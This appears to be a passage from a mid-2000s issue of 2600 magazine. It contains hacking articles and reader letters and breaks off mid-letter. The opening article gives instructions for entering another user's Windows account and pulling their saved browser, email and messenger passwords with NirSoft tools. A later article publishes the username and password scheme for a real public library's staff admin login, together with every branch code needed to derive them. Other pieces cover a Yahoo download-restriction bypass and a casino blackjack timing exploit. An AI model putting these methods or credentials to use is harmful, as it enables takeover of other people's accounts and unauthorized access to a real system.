Please note, I will be describing utilities found inside of Windows and from a software developer named Nir Sofer. Although the programs created by Nir Sofer are free today, they may not be tomorrow. Nir Sofer's website is http://www.➥nirsoft.net/, Microsoft's website is http://www➥.microsoft.com. This article discusses details about the "Protected Storage Manager" in Windows. One caveat however: you will need to be logged in as the user you intend to gather this information from. If you do not have access to the user's account, you may need to go though the process of getting into the Administrator account (by resetting the password). Also, on Windows XP home computers, the Administrator account has an empty password (when booting into safe mode) and there you can change the user's password. There are other ways to get in by copying profiles and such, but this is a little larger than the scope of this article.

Getting Various Passwords

The Protected Storage Manager is a simply a location in the Windows Registry. The Protected Storage is a feature of Windows that stores most, if not all, of the user's information in an encrypted location. By default the "Protected Storage" service in Windows XP is required to save any passwords the user uses in Email, Messaging or Internet Explorer. It is on by default in Windows XP. In the registry, you can find the Protect Storage location by running "regedit" and locating the following key (and subkeys): *HKEY_CUR➥RENT_USER\Software\Microsoft\Protected Storage System Provider*

Often this location in the registry is either hidden or encrypted or both - so you won't likely find much if you go snooping around. There are utilities to get access to this information but most of them require Perl or installation on the local computer. Some other utilities of this nature are Protected Storage Explorer (http://www.➥forensicideas.com/), Cain & Abel (http://www.➥oxid.it), and Secret Explorer (http://lastbit.➥com/wse/default.asp). But Protected Storage Pass View is the best and easiest to use.

In this area you'll find user names and passwords that have been saved by Internet Explorer as well as a URL to the location where the password had been saved. Believe it or not, I have often seen bank URLs with the user name (bank card number) and passwords saved. If you get only a user name for the one location, you may find user/password pairs for other sites. Often people don't vary user names and passwords enough to keep you from guessing them. The function of saving user names and passwords is (for the most part) seamless to the user. The first utility (by Nir Sofer) that I'll direct you to use is the Protected Storage Pass View. This utility exposes all of what is in the Protected Storage of Windows.

The Protected Storage Pass View utility shows recently typed in entries and search terms from Internet Explorer. This Internet Explorer technology (named AutoComplete) is great for gathering information about the user's interests, address, phone number, and even in rare cases passwords. Other information you can gather from the Protected Storage location:

- Outlook/Outlook Express user names and ➥passwords
- FTP user names and passwords opened with ➥Internet Explorer
- MSN Explorer passwords
- Instant Messenger Passwords

Nir Sofer also made a small utility to gather user names and passwords for common Instant Messenger applications. The utility, MessenPass, supports the following applications:

MSN Messenger
Windows Messenger (In Windows XP)
Yahoo Messenger
ICQ Lite 4.x/2003
AOL Instant Messenger
AOL Instant Messenger/Netscape 7
Trillian
Miranda
GAIM

You would be surprised how useful this program is at gathering information about messenger applications installed on the computer and/or passwords for various accounts.

Email Passwords

Almost a redundant utility (when Protected Storage Pass View can show email passwords), Nir Sofer created a utility to gather specific user name, hostname, and password information from these specific email applications. This utility, Mail PassView, shows user names and passwords from the following programs:

Outlook Express
Microsoft Outlook 2000 (POP3 and SMTP
➥accounts only)
Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP
➥and SMTP accounts)
IncrediMail
Eudora
Group Mail Free

Scenarios

In one scenario you may be looking for the user's Hotmail user name and password. Since Hotmail is accessed through a web browser, there is a really good chance the user might have saved this while he/she was using Internet Explorer. Run the Protected Storage Pass View application and find the corresponding URL and user name/password values. In other cases, the user may save their MSN Messenger passwords when they use Messenger since the Messenger user name is often the user's Hotmail email address, and the password is ofte the user's Hotmail password. Run the Messen Pass utility and you'll have gotten what you needed this way. Another way of getting the Hotmail password is if the user has set up his/her Hotmail email access through Outlook or Outlook Express (and saved the password of course). In this case you may get this information from the Protected Storage Pass View program or even Mail Pass View.

In a real world scenario, I took over IT Services from another company who used to poorly support my new client. While looking through the machines using the above utilities, I came across one machine that (apparently) one of the senior technicians in the old support company had been using. What I found in the Protected Storage Pass View utility was the URL, user name, and password of the senior technician's email account on that company's server. A little more investigation and I found user names and passwords for their customers, credit card numbers, and all sorts of other information about that company's business. None of that information was used for bad reasons as that defeats the purpose. As web-based applications become more and more rich, the things you might find in the Windows Protected Storage become more and more interesting, just as users seem to be becoming more and more stupid. Make use of these utilities and protect yourself!

Data Mining with Perl

by Luckycan

The idea of mining the web has been a popular topic of study since the first search engines were designed. Data miners use specialized programs to download web pages and then extract data from them for later use. The successes achieved by Google are probably the best example of how data mining can be profitable and productive. The founders of Google have done extensive research in the field of data mining and have all sorts of neat little tricks to make their search engine work as well as it does. The algorithms used by Google take advantage of mathematics that require more than a high school education to understand and are probably not suitable for use in personal projects.

If you want to do some data mining, you basically have two options. You can either program your own custom C program, complete with low level socket code and low level code to communicate with the HTTP protocol. The other way would be to use some quick and dirty method that would only take an hour of your time to perfect and would fit perfectly into your busy schedule of feeding receipt printer paper into the shredder at work and looking at girls on the Internet.

This article will give a brief introduction to the LWP modules for use with Perl. LWP allows you to program a quick and dirty data miner so you can, for example, grab 1200 drink recipes from some bartending site in only five minutes instead of spending two hours clicking next-copy-paste (I'm glad I spend my time in such a productive manner). If you are not familiar with

Perl, then I suggest you become familiar with it. Perl is by far one of the coolest languages you will ever learn, and can be used for almost everything. To download Perl go to http://www.activestate.com, and download the LWP modules from http://www.CPAN.org. This article will not describe how to install this stuff. I think you can figure it out. It will also not go into great detail about how to extract the data from the pages you receive. This article is aimed at being an introduction to using LWP to acquire data from the web.

A brief introduction to the HTTP protocol will make it a little easier to understand what is really going on when you start hacking away. You have two main methods of requesting data: get and post. In both, you are asking the web server for a specific web page. If the page is static, the server just returns the content of the page. But if the page is dynamic, variables need to be passed to the server (sometimes by cookies) so it can dynamically generate the content. The difference between get and post lies in the way variables are passed to the server. With a get request the variables are encoded and passed through the query string.

http://www.somesite.com?var1=val1&var2=val2

When you do a post request, the variables and values cannot be seen in the query string, but are sent to the server as content. The server side program can read its content over the STDIN. It is not important to understand all the ins and outs of the server side for our purposes. It is important, however, to understand the difference between the post and get requests when you are trying to figure out what you need to tell a server and how you need to tell it in order to get data back.

The first thing we need to do in order to start using LWP is set up our basic tools. Here is a code snippet:

```
use LWP;
$browser = LWP::UserAgent->new();
$browser->agent("Mozilla/4.76[en] (Win
➥dows NT 5.0; U)");
```

The first line gives you access to LWP's box of tricks. The second line creates a new LWP browser which you will use to browse the web. The third line is not absolutely necessary, but if the agent is not set then the HTTP_USER_AGENT environmental variable will tell the server that LWP is trying to access the site. I have found that a lot of sites will deny access if you are not using a popular browser, so it's best just to go ahead and set the agent.

Now that you have a browser object, you can use the get and post methods. So let's look at a simple example that uses get to... get a web page.

```
$url = URI->new("http://www.google.com");
$response = $browser->get($url);
if($response->is_success){print $re
➥sponse->content;}
else{die "WTF? $response->status_line\n
➥<BR>";}
```

The first line creates a URI object (note that the "http://" is necessary). The actual URL could just as easily be directly passed to the get method as a string, but the use of the URI object allows you to do some cool stuff. It breaks the URL into all of its individual parts (i.e., scheme, userinfo, hostname, port, path, query) and its use is generally good practice. The is_success attribute represents just what you think; it is true on success and false otherwise. $response->content returns a string containing the content of the page. If the command ./foo.cgi>google.html (assuming the file containing the code is called foo.cgi) is issued, then by opening the newly created file google.html in a web browser you will be looking at the google frontpage (minus the pics). If you run a local web server and run the script from the server, then you don't have to bother with the two steps. Just request the page from your local server via your favorite web browser. If the request fails, then the above program will print out $response->status_line, which contains the status returned by the server.

Passing variables through the get request is just as easy as getting a static page. For example to search for "2600" on google.com, you would use a URL like the following:

```
$url = URI->new("http://www.google.com/
➥search?q=2600");
```

Similarly:

```
$url = URI->new("http://www.google.com
➥/search");
$url->query("q=2600");
```

Both examples accomplish the same thing. The latter takes advantage of the URI objects query method. When the page is returned, you will have results 1-10 of the google search for "2600". If you want to get results 11-20, try this:

```
$url = URI->new("http://www.google.com/
➥search?q=2600&start=10");
```

For 21-30 you have start=20 and so on. It is obvious by this example how easy it would be to loop through all the pages of results. We could, for example, collect all the hyperlinks on each page up to the first 100 results. Here is some example code:

```
$url = URI->new("http://www.google.com/
➥search");
foreach $num (0..9){
    $url->query("q=2600&start=".10*$num);
    $response= $browser->get($url);
    if($response->is_success){&Parse
    ➥Print($response->content);}
    else{die $response->status_line;}
}
```

If there is no error then the ParsePrint

subroutine will parse out the data and print it to STDOUT. This is of course not a built in function and will have to be written by us. This article is not going into detail about extracting the data, but one example should sum up the basic idea.

```
sub ParsePrint{
    $con = $_[0];
    while($con =~ /href=\"{0,1}(.*?)|
    ➥"{0,1}>/g){
        print $1."<BR>\n";
    }
}
```

This subroutine takes one argument, which in our case is a page of hypertext, and then uses a regular expression to extract every href. Regular expressions can be really cool and extremely powerful, but the one above is overly simplified and would not work in every situation. The above subroutine also outputs hyperlinks that we don't want, such as the links to the pages we used to get our list in the first place. It is left as an exercise to the reader to figure out how to weed out the undesirables.

If the example for google used a post instead of a get, then the only difference would be the syntax difference between the post and get methods. The rest of the program would be functionally the same. Here is an example of post:

```
$response=$browser->post($url,
    [
'q'=>'2600',
'start'=>'10'
    ],
);
```

The URI object is created the same as shown previously. The left values are names of variables and the right values are the values of the variables.

LWP also supports the use of cookies. Most of my experience has shown that I don't need any cookies that are kept around for longer than the execution of the program. Some websites use cookies for everything and you can't get the data you want without them. If you request a website via your browser and get the site you expect and then do the same with LWP and do not, it is probably some cookie that needs to be set. All you need to do is tell your LWP browser to use a cookie jar.

```
use HTTP::Cookies;
$cookie_jar = HTTP::Cookies->new();
$browser->cookie_jar($cookie_jar);
```

Now a server can set and receive cookies to and from you, and hopefully you won't have any problems with them.

I hope this introduction was helpful. LWP has a nice set of tools that is good to be familiar with for quick and simple data extraction projects. It also has a nice set of tools to use for larger, more complex projects. The examples above illustrate the extreme basics of accessing web pages with LWP. There is a lot of cool stuff you can do with LWP, and there is a book called *Perl and LWP* by Sean M. Burke that you can find it in. There is also, of course, support on the web. LWP gives you the ability to issue a lot of control over what is sent to the server and at the same time takes care of all the gory details so you don't have to. Good luck.

A YAHOO! RESTRICTION DEFEATED

by BreakDecks

We have all done it at some time or another. No, it isn't illegal, sneaky, or even remotely 1337. We have downloaded pictures others have posted on the Internet. Now, once you finish commenting about how horrible that intro was, take a moment to read the contents of this article.

The scenario is simple. Your friend sends you a link to their Yahoo page so you can look at their vacation photos! You visit their photo album and take a look. You like their pictures and want to take a closer look at them. So you right click and save them to your computer. Now, on the bottom of the page it states that the picture's original size was 1200x1600, but your copy is only 480x600! You go back and realize that the best you're going to get with Yahoo's options is that crappy compressed image! Now, where's the sense in that!? Obviously, Yahoo limits the downloadable size of the files to save bandwidth. But how is that useful to you, the customer? Well, it's useful if you're a hacker, because now you can experiment with how this works.

Let's say that the photo is located at http://us.f2.yahoofs.com/users/username/2f7f/➥__hr_/picture.jpg. This is the file, but you cannot access or download it directly. When you look at the file, you will notice an encrypted key next

to it. This key tells the server what size to return the picture as. Each picture has a unique key for each size, so you can't use the same key for all files.

I first assumed that the file was compressed to the smaller size on the server and the original was only available through the owner's computer. But then I remembered that Yahoo offers printouts of any user photo. They would want to use the original quality image, otherwise people would not order prints online. Now I knew that the original was out there on the server, but I did not yet know how to access it.

Yahoo now offers online printing, so you no longer have to order. You can print it onto photo paper using your PC! Hoo Boy! Now, to do this, you are either going to have crappy pictures or you will get access to the original files. Yep, you guessed it, you have access to the original files, but of course it is still not that easy! In order to get the original files, you will need to explore some of Yahoo's code. But I have done this for you already (because I'm nice like that).

In order to get the full size image, go to the album and select the image you want. Click on "Print at Home" and proceed to the pop-up window where it will set you up for printing. View the source of this page and you will see something like this:

```
[irrelevant code]

        var arrImg = new Array;
        var arrImgTn = new Array;
    var arrImgPortraitTn = new Array(1);
    var arrImgLandscapeTn = new Array(1);
    var arrImgPortrait = new Array(1);
    var arrImgLandscape = new Array(1);
    arrImgPortraitTn[0] = "http://us.f2.
➥yahoofs.com/users/username/.tmp/rotate
➥/2f7f/__tn_/picture.jpg?phgAcECBA7JJ2_
➥hJ";

    arrImgLandscapeTn[0] = "http://us.f2
➥.yahoofs.com/users/username/__sr_/
➥picture.jpg?phgAcECBNs1ttaZV";

    arrImgPortrait[0] = "http://us.f2.
➥yahoofs.com/users/username/.tmp/rotate
➥/2f7f/__hr_/picture.jpg?hioAcECBiF4124
➥zO";

    arrImgLandscape[0] = "http://us.f2.
➥yahoofs.com/users/username/2f7f/__hr_/
➥picture.jpg?higAcECB6r3ho_3k";

[more irrelevant code]
```

The URL you want is labeled "var arrImgLandscape[0] =". Now when you copy and paste this URL to your browser, the code (?higAcECB6r3ho_3k) is sent to the server and it returns the full sized image instead of the crappy compressed image Yahoo attempts to restrict you to.

This trick is not only great in Yahoo. This can be used for a lot of multimedia files on many other websites. The trick is figuring out the syntax.

Spying on the Library

by solemneyed

The following information is provided purely for research purposes and the author takes no responsibility for its use or misuse by readers.

The Los Angeles Public Library system (http://www.lapl.org) is comprised of 71 branches, each of which offers free Internet access to the public. Until recently one only needed to present some form of ID (driver's license, library card, school ID) in order to sign up for either an hour or a half hour of net time. This sign up protocol proved too time consuming and contentious, so the administration is gradually implementing an automated sign up procedure. Under the new system, a reservation for Internet time can be made from any Internet-connected computer up to three days in advance. All one needs is an active library card (i.e., one that has been used recently - old/inactive cards are dropped from the database after a year or so) and the zip code specified when the card was obtained. One can sign up for a maximum of two hours of Internet time per day (assuming one has only one library card).

While this system has alleviated many of the headaches experienced by librarians and clerks who used to have to sign people up and adjudicate disputes between patrons about whose turn it was at a given moment, there is still some administrative overhead with the new system. Occasionally the system hiccups, and librarians need to be able to see a list of who is signed up for a particular computer on a given day, or to extend a person's block of time if they experienced a problem, etc. (Note that the system obviously stores data about which person will be at a certain computer at a certain branch on a certain day *in the future.* As far as I know this data is not retained once the appointed time has passed; at least, it is not visible/accessible to librarians and clerical staff. It is certainly possible that a log is kept indefinitely, however.)

This brings us to the subject of this article: manipulating the administrative module of the computer scheduling software. Sadly, this functionality is nothing more complex than a publicly

accessible URL which points to a login for a web app: http://reserve.lapl.org/cgi-bin/libadmin.exe. Instead of restricting the IP range that can access this site, those responsible for maintaining the system have evidently chosen to rely on the principle of "security through obscurity," as well as their rudimentary username/password conventions. This last is not entirely their fault; they have tried to construct username/password combinations which will be consistent, easy for staff to remember, and non-intuitive for the general public. With this in mind they have opted to use the following form:

```
username = **STAFF //**=first two letters
➥of branch abbreviation password =
➥aaaaaa## //aaaaaa=six letter abbrevia
➥tion, ##=branch number
```

What the hell does this mean, you may ask? It is based on the fact that each of the system's branches has its own two digit number and six letter abbreviation (see notes). For example, the El Sereno branch is number 21 and its abbreviation is ELSRNO. This number and abbreviation are used on routing slips inserted into books which are being transferred to another branch to be used by a patron (i.e., someone in El Sereno calls Northridge branch and asks them to send a copy of *The South Beach Diet* so a staffmember at Northridge grabs the book, inserts a slip indicating its destination as ELSRNO 21, and tosses it on the truck). Since library staff are already accustomed to this system, it has been used to define the computer reservation system credentials for a particular branch. Staff at El Sereno branch would login as username = ELSTAFF, password = elsrno21.

So what's the problem? Well, given a list of branch numbers and abbreviations, a malicious person could login as staff of any branch and view/alter reservations at that branch. This could include printing a list of who is scheduled to use the Internet, deleting patrons' reservations, issuing remote workstation administration commands (such as logoff, shutdown, reboot) that would be inconvenient and/or disastrous for the person using the system), and much, much more. This configuration does not exactly inspire confidence.

Branch Numbers and Abbreviations, as of 4/27/05

(26) ANGMSA Angeles Mesa
(30) ASCOTT Ascot
(44) ATWATR Atwater Village
(05) AYOSCO Arroyo Seco
(46) BLDHLS Baldwin Hills
(01) BNFRNK Benjamin Franklin
(16) BRNTWD Brentwood
(20) CAHUNG Cahuenga
(24) CNGOPK Canoga Park
(60) CTSWRT Chatsworth
(63) CWTOWN Chinatown
(28) CYPPRK Cypress Park
(31) DURANT Will & Ariel Durant
(32) EAGLRK Eagle Rock
(08) ECHOPK Echo Park
(69) EDEN Edendale
(21) ELSRNO El Sereno
(47) ENCTAR Encino-Tarzana
(06) EXPOPK Exposition Park
(61) FAIRFX Fairfax Express
(48) FELIPE Felipe de Neve
(56) GRNHLS Granada Hills
(68) HARBOR Harbor-Gateway
(11) HOLYWD Goldwyn Hollywood
(33) HYDEPK Hyde Park
(91) ICYBKM Inner City ➥Bookmobile
(12) JCFRMT John C. Fremont
(17) JFRSON Jefferson
(34) JNMUIR John Muir
(07) JSERRA Junipero Serra
(62) LKVIEW Lake View Terrace
(02) LCNHTS Lincoln Heights
(36) LFELIZ Los Feliz
(64) LTOKYO Little Tokyo
(66) MIDVAL Mid-Valley
(18) MLABAR Malabar
(49) MMRIAL Memorial
(38) MRVSTA Mar Vista
(45) MTWAIN Mark Twain
(37) NOHLWD North Hollywood
(59) NRTHRG Northridge
(15) PALSDS Palisades
(53) PCOIMA Pacoima
(03) PIOKOR Pio Pico/Koreatown
(65) PLATT Platt
(39) PNORAM Panorama City
(22) PRNCHO Palms-Rancho Park
(67) PTRRAN Porter Ranch
(70) PUNION Pico Union
(55) PVISTA Playa Vista
(42) RBRTSN Robertson
(19) RLSTVN Robert L. Stevenson
(51) SHRMNO Sherman Oaks
(35) SNLNDT Sunland-Tujunga
(09) SPEDRO San Pedro
(25) STUDIO Studio City
(52) SUNVAL Sun Valley
(54) SYLMAR Sylmar
(57) VALPLZ Valley Plaza
(40) VENICE Venice
(92) VLYBKM Valley Bookmobile
(14) VMTSQR Vermont Square
(23) VNNUYS Van Nuys
(04) VRNONL Vernon
(43) WATTSL Watts
(27) WESTLA West Los Angeles
(41) WIRVNG Washington Irving
(29) WLSHRE Wilshire
(10) WMNGTN Wilmington
(58) WOODLN Woodland Hills
(13) WSTCHS Westchester-Loyola
(50) WVALLY West Valley

by JackAceHole

In March, ParadisePoker.com added blackjack to their software so players could "...enjoy a few hands of blackjack as [they're] playing poker!" A few days later, my brother called me to tell me about it. I immediately dismissed the game as being a losing venture. Internet casinos do not typically offer favorable conditions for blackjack players - even skilled card counters. Internet casinos usually deal from an eight deck shoe (the more decks, the worse the advantage for the player) and they shuffle after every hand. This makes card counting impossible and renders the game unbeatable. My brother insisted that the game was good because he was fairly certain that there was an exploitable bug. "I don't know if this makes the game beatable or not, but every time the dealer has an Ace showing, it takes them an extra long time to ask me for insurance when they have a ten in the hole. When they don't have the blackjack, the insurance prompt comes up immediately." I shook my head in disbelief and quickly started formulating how much money I could transfer from my other poker accounts into my Paradise account. I knew that this would be a huge money maker if it were true.

The Edge

The insurance bet is a side bet that the casino offers when the dealer has an Ace as his initial up card. If you take the insurance bet and the dealer

has a ten-valued card in the hole, you win one bet. If you take the insurance bet and the dealer does not have a ten-valued card in the hole, you lose half of one bet. So if you initially bet $100, you are given the opportunity to prevent yourself from losing $100 if the dealer has a winning blackjack. (You will win $100 on the insurance bet but lose $100 on the initial bet.) It doesn't sound like much, but you will essentially have $100 more than if you didn't know about the exploit.

Given the rules of the game, the house edge was 0.56 percent, assuming that you play perfect "Basic Strategy." Basic Strategy is the best way to play your hand when all you know is what you have and what the dealer has showing. When the dealer has an Ace exposed, Basic Strategy tells you that you should *never* take insurance. It is an unprofitable bet in the long run.

The dealer will have an Ace as his up card approximately once every 13 hands. Four out of 13 times, the dealer will also have a 10 in the hole. This means that you would get to exploit this bug approximately four times every 169 hands (1/13 x 4/13). This translates to a 2.366 percent more favorable situation for the player. Without the exploit, you would expect to lose 56 cents for every $100 bet. So with the exploit, this translates to a 1.778 percent player advantage (or $1.78 for every $100 bet) over the house without card counting. The table limit for the Internet game was $300 per hand. Playing quickly, a person can play four hands per minute (240 hands per hour). This means that this exploit was worth over $1280 per hour for the well funded player ($300 x 240 hands/hour x 0.01778 edge)!

The Attack

I logged into Paradise Poker and started playing blackjack. I was betting ten cents per hand (the table minimum) until I confirmed the bug. Every time the dealer had a ten in the hole, I would have to wait one or two seconds for the insurance prompt to show up. When he didn't have the ten, it would come up immediately. After making perfect insurance bets eight out of eight times, I decided my brother was right. I got down to business and started making $20 bets. As my bankroll grew, so did my bet size.

Pretty soon, my $400 turned into $800. $800 turned into $2000. $2000 turned into well over $6000 and there was no sign of stopping! I finally stopped after seven hours because my eyes were shot and I just couldn't stay awake anymore. I decided to take a 12 hour break to sleep (it was four in the morning), check in at work, and see whether my actions triggered any red flags in Paradise Poker's monitoring system.

The End of the Line

The next morning I went to work and told my boss that I was going to take a few days off. I made over one month's salary in less than seven hours so I was not going to let a pesky thing like work get in my way. While I was there, I got another call from my brother. "I've been playing for about an hour and it looks like they fixed the bug." I rushed home in disbelief. After a few minutes, I confirmed my brother's bad news. I tried to find other exploits for several more hours, but my efforts were fruitless.

After I was sure the bug no longer existed, I withdrew the majority of my winnings from my account. I was afraid that they might think I was cheating, so I wanted to make sure the money was out of their system before they froze my account. Technically, neither my brother nor I did anything wrong. We didn't decrypt network packets and we didn't hack their servers. We were just very observant and relied on nothing but our sense of timing.

When finding an exploit like this, it is difficult to determine how far to push the envelope. An opportunity like this only comes once every few years. The flaw was very noticeable and I was surprised to see it up for as long as it was (I assume that it was up since the blackjack feature launched six days earlier). I am sure that all casinos (both Internet and brick and mortar casinos) have monitoring checks in place when someone is winning big. It is impossible to know what these thresholds are without working for the company. In the U.S., casinos are required to fill out a Cash Transaction Report (CTR) if a player makes more than $10,000 in cash transactions in a 24 hour period. Even though Paradise Poker is not U.S. based, I was not sure whether they would issue the CTR. I decided to stop a little shy of this limit in hopes of staying under Paradise's radar. Apparently, I did not manage to stay in the clear.

I know that some people will be upset with my actions. There were probably a few people out there who knew about the exploit but were content in winning a few hundred dollars a day. It is possible that I could have won more by stretching out my winnings over time instead of going for the throat, but I highly doubt it. This bug was just too easy to stumble across and I knew that they would fix it in a few days for one reason or another. I feel I chose the path that maximized my winnings and I am more than happy with the results.

The Links

Paradise Poker News
http://www.paradisepoker.com/news.html
Paradise Poker Blackjack Rules
http://www.paradisepoker.com/blackjack.html
Wizard of Odds: Basic Strategy
http://www.wizardofodds.com/blackjack
Wizard of Odds: House Advantage Calculator
http://www.wizardofodds.com/blackjack/
➥house-edge-calculator.html

Artillery

In Search Of

Dear *2600:*

When I was reading some of your issues, it surprised me that so many people could not find places to buy *2600.* I was just recently in my local Borders shopping around when I noticed *2600.* It was in the very front of the magazine shelf and I had never noticed it. I asked one of the clerks and he said that they had just started carrying it. I was astonished that in my little city of Eugene, Oregon that almost every single bookstore carried your magazine. Thank you so much for the publication. Love *Off The Hook* and *Off The Wall* too.

Cohen

Thanks for looking out for us.

Dear *2600:*

I just picked up an issue of *2600* at my usual purchase point: Borders. For the past year or so, they have tried to put your issues alongside the other computer/technology magazines, but they often get covered, misplaced, etc. due to their size.

I was surprised and happy to see this last time that they have actually attached a small metal magazine holder to the wooden racks apparently exclusively reserved for *2600!* It is *very* visible and no more searching behind other magazines to find the latest issue. Congratulations! It should be so in all stores.

Dave

Dear *2600:*

I must start out by first thanking you profusely for the excellent magazine you put out four times a year. Now, looking at the last issue I see that a few people wrote in complaining that [Insert Name of Big Corporate Bookstore] has been hiding your magazine in obscure places. I would just like to make note that Chapters in Victoria, B.C. does exactly the opposite. When one walks into the "Technology" magazine section of their store, *2600* is strategically positioned to be the first magazine you see!

smes
Victoria, British Columbia, Canada

We think this is a trend based on customer feedback. And again, a big thanks to our readers for helping to make such things possible.

Dear *2600:*

Love the mag. Just wanted to reply to a letter in 21:4 saying that *2600* is no longer available in Canada. It is *definitely* still available in Canada. I live in B.C. and I just picked up my copy of *2600* at Chapters here in Vancouver. I'm waiting for the day when the Canadian government starts playing Big Brother on the same level as the U.S. and then I'm moving to Norway or something.

Thanks for the great literature.

l0gic

Questions

Dear *2600:*

Who is the man in the photo? What subway stop is this at? I think this man is following me!

Aurature

It might be wise for some people to avoid the covers altogether.

Dear *2600:*

A strange thing just happened. I heard my TV shut off in the next room but I'm the only person here at the moment. I walked in to investigate and it appears my cable box cut power to the TV of its own accord. Normally I wouldn't think twice about this but something strange was going on when I checked the box. The LCD display was counting down in Hex, something I've never encountered before. It's the standard Scientific Atlanta Explorer 3100 model that Charter gives to its cable subscribers in my area.

Have you ever heard of anything like this? What could it possibly mean?

InfernalStorm

Occasionally cable boxes reboot for one reason or another. This undoubtedly is what happened in this case. You wouldn't have noticed it if you hadn't heard your TV turn off. And we'll bet the reason that happened was because you have your TV plugged into the power outlet on the back of your cable box. So when it cuts power, your TV is also turned off. Cable reboots can happen every few days or every few months depending on a variety of factors.

Dear *2600:*

I'm just one lame kid from Serbia who wants to learn all of the techniques. I know a lot about hacker history, LOD, MOD, Kevin Mitnick, etc. Please help me to learn how to become an elite one day.

tamsto

The first thing to learn is never to use the "word" elite as a noun. In fact, don't even use it as an adjective. It's radically lame. If you're really interested in learning, there is much you can ingest through these pages and by investigating on the net. It's not about doing things the way everyone else does. It's not about one particular form of technology or a series of steps. Rather, it's a state of mind that you can apply to almost anything in your life. It involves questioning, experimenting, persistence, thinking outside the box, and, above all, avoiding those people who latch onto the hacker community to be trendy. These are things you must develop within yourself; there are no magic answers to memorize. Once you have a hacker mentality (which comes quite naturally to many in the hacker world), you can then apply it to whatever you already have an interest in and begin to break new ground. Good luck.

Dear *2600:*

Great magazine and forum for information. Please keep up the fantastic work. But I want a virus. A nasty virus. And I want to send it to "overprice scammers" that

offer you more money in the form of a "certified check" (bogus) for an advertised item than you advertised it for, then request that you wire them the overpayment after they've taken possession (which you will have to repay to the bank when they tell you the check wasn't any good). I want the virus to activate when they open my email to them. Any suggestions, thoughts?

Gary B. Ticked

The real secret is to not get yourself into a position where all you have is an email address of someone who's ripped you off. Take reasonable precautions and verify that you're insured in case they somehow manage to defeat those. If this was a television show we'd advise you to send a virus that would target this specific person's machine, get you access to all of his incriminating files, then proceed to his bank account and allow you to transfer the money back into your account. You would then be able to leave a picture of yourself smiling on his monitor so that he knew who not to mess with in the future. But since we're stuck here in reality, all we can suggest is that you recognize the danger signs of fraudsters and take adequate precautions. Insist that your banks and credit card companies do the same. If they don't, tell us and we'll happily expose them to the world until they get it right.

Dear *2600:*

Every issue has pictures of phones on the back cover and I was curious as to how to submit them. If the general public sends in pictures, then where do they send them to? Thank you very much.

Brian

First off, we've moved the foreign payphone photos to the inside front and back covers. You can send photos directly to our postal address at 2600, PO Box 99, Middle Island, NY 11953 USA or email them to payphones ➥@2600.com. If you choose the latter, be sure to use high quality settings on your camera.

Dear *2600:*

Just wondering why *2600* isn't a monthly or bimonthly publication? Thank you for your time and keep up the good fight.

Just a question. Please don't publish my email address.

Jason

We're not monthly or bimonthly for the same reasons we're not weekly or daily. We're quite comfortable in the quarterly lifestyle.

Dear *2600:*

Hi. Nice to meet you. *2600* website is very great in my opinion. So I want to write for *2600,* but I do not know how to write. In other words, I don't know what you need. Ask the question. I hope *2600* can give an answer. That is all.

A Little Boy from China

We can't tell you what to write. If you have something to contribute, only you will know what this is. Everyone has a unique perspective and access to things that others will never know. Sharing that information is what it's all about.

Dear *2600:*

I find your magazine intriguing. I have received some past issues and noticed that in the past you were able to purchase a lifetime subscription. Can you currently purchase this lifetime subscription? If so, how much is it?

Orchid

Yes, we still offer the same deal. For $260 you get every issue from now on plus 1984-1986 and two t-shirts. You will continue to get issues until the end comes for us or you. (Please make arrangements to have your estate contact us if/when you pass on so we don't continue sending issues to a deceased person. You'd be amazed how many people completely forget about this common courtesy.)

Feedback

Dear *2600:*

I've been reading *2600* for a while now but I just recently decided to subscribe to support the cause (I was reading issues thanks to a friend's subscription). I'd like to express my appreciation and basically just tell you to keep up the good work! In reference to the title of 21:4 ("If You See Something, Say Something"), well, I did see something. There is a "ghost image" of George W. Bush on the front cover and on the *2600* tombstone there is the word "ERASE."

Dave Puype

Dear *2600:*

You guys need to be stopped once and for all. Here I sat one Friday gearing up for my finals when I opened up Firefox to check the requirements for a report I had to write. Naturally I have the *2600* web page as my home page, and what do I see but the news post of the spring issue being released. Well, shit. OK, I thought, maybe the local bookstore I walk past every day doesn't have the new issue in. It usually takes them a day or two to get it after the news goes up. But no, there on the shelf in its usual spot was the new cover the day the news post went up. OK, maybe I can't afford it. I look in my wallet and find a five spot and a single. Finally, too weak to resist the fine publication that you work so hard to put out, I purchased it. I told myself I would just read it walking the rest of the way to work and put it away once I got there to study for another final. But no, you just won't let me be. You just had to go and add a crossword puzzle. Here I sat, pencil in hand, textbook still in backpack, working on the puzzle after skimming over the articles. Oh well, I am doing well in my classes. One day of study time devoted to learning something I will actually use in the real world is more than worth it.

Please keep up the great work and I will keep happily shelling out my $11 every few months. (I buy two issues, one to read and one to mark up with my notes and a highlighter.)

Crash the Greenhat

Dear *2600:*

I couldn't help but notice that if you take the first letter of the "hidden" text on the covers of your last few magazines: Honor, Obey, Protect, Erase... it spells HOPE. I suspect this is not a coincidence.

drlecter

As long as you're suspicious, that's all that matters.

Dear *2600:*

I'd like to start off saying that I've grown to depend on your magazine for sanity in this chaos. That said, keep up the good work - my business depends on it. As a computer

consultant by choice and trade, I'm frequently asked to fix the computers of friends and family. This always presents an awkward situation as I never feel right charging them, but I know that if I make my services completely free, I'll be taken advantage of inadvertently and they will never learn how to properly use their expensive paperweights. Previously I merely charged a dinner, or I'd barter for some service they might provide as their livelihood. However, I've come up with the perfect solution. I now charge all of my clients $5.50 for the purchase of a *2600,* and I give them a quiz which I make up for the current issue. I offer to either show them which articles/letters to read to answer the quiz and force them to answer before I leave, or let them read the entire magazine and email me the answers before the next time they call me back. I tell them that if they do not get at least a 70 percent (14/20) on the quiz that I won't come back to fix their computers next time. I've had at least two clients claim that they were going to subscribe for a year just to see what information was out there and so easily accessible. So please, keep up the good work so my clients have something to read!

Also, I thought of this after seeing the crossword puzzle in the back of the latest issue. Might you not take the task of writing this quiz yourselves and including it on your back cover or some such idea? This would not only save me some work, but might also help non-techies test to see if they're actually getting and understanding the information they're reading. Put one or two old school questions on the quiz as bonuses which regular folks won't be expected to answer and don't provide the answers to any of the questions until the next issue or on your website. Might be interesting and possibly even fun for the techs as well, and the trivia of the bonus questions will give us younger techs something to start from if we want to research the areas or events we didn't know we didn't know. Thank you so much for this beacon of HOPE. The only good news is, he can't be reelected for a third term - yet.

Shardin 359

Dear *2600:*

I never thought that I would see Dubya on the cover of *2600*. *Time* maybe. Keep up the good work. You're a breath of fresh air.

sigmet

Dear *2600:*

